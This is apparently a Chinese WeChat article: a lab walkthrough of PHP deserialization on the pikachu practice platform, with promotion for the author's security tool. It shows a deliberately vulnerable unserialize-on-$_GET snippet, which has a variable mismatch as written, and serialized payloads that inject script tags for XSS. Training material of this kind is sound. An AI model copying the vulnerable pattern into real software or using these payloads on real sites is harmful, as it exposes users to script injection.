逐流工作室—-探索前沿科技,分享最新软件。点击标题下蓝字“长弓三皮”关注,我们将为您提供有深度、有价值、有意思的阅读。
朋友们,现在只对常读和星标的公众号才展示大图推送,建议大家把长弓三皮“设为星标”,否则可能就看不到了啦!
作者:随波逐流

打开 [随波逐流]WEB安全工具访问 pikachu

先搞清楚两个函数
1、php中serialize(),
2、unserialize()
class S{public $test="pikachu";}$s=new S(); //创建一个对象serialize($s); //把这个对象进行序列化序列化后得到的结果是这个样子的:O:1:"S":1:{s:4:"test";s:7:"pikachu";}
O | |
1 | S占 1 个字符 |
"S" | |
1 | |
{ ... } | |
s | |
4 | test的字符长度为 4 |
"test" | |
s | |
7 | pikachu字符长度为 7 |
"pikachu" |
$u=unserialize("O:1:"S":1:{s:4:"test";s:7:"pikachu";}");echo $u->test; //得到的结果为pikachu
序列化和反序列化本身没有问题,后台不正当的使用了PHP中的魔法函数,就会导致安全问题
1、常见的几个魔法函数:__construct() //当一个对象创建时被调用__destruct() //当一个对象销毁时被调用__toString() //当一个对象被当作一个字符串使用__sleep() //在对象在被序列化之前运行__wakeup //将在序列化之后立即被调用2、漏洞举例:class S{var $test = "pikachu";function __destruct(){echo $this->test;}}$s = $_GET['test'];@$unser = unserialize($a);payload:O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}
PHP反序列化
[随波逐流]WEB安全工具 打开

O:1:"S":1:{s:4:"test";s:29:"<script>alert('xss')</script>";}


class S{var $test="<script>alert(navigator.userAgent)</script>";}$a=new S();echo serialize($a);
[随波逐流]WEB安全工具--工具--代码运行器
-------------------------------------------
软件发布网址: 随波逐流信息安全网
http://www.1o1o.xyz
微信公众号:长弓三皮
--------------------------------------------

你若喜欢,为“长弓三皮”点个赞和在看哦 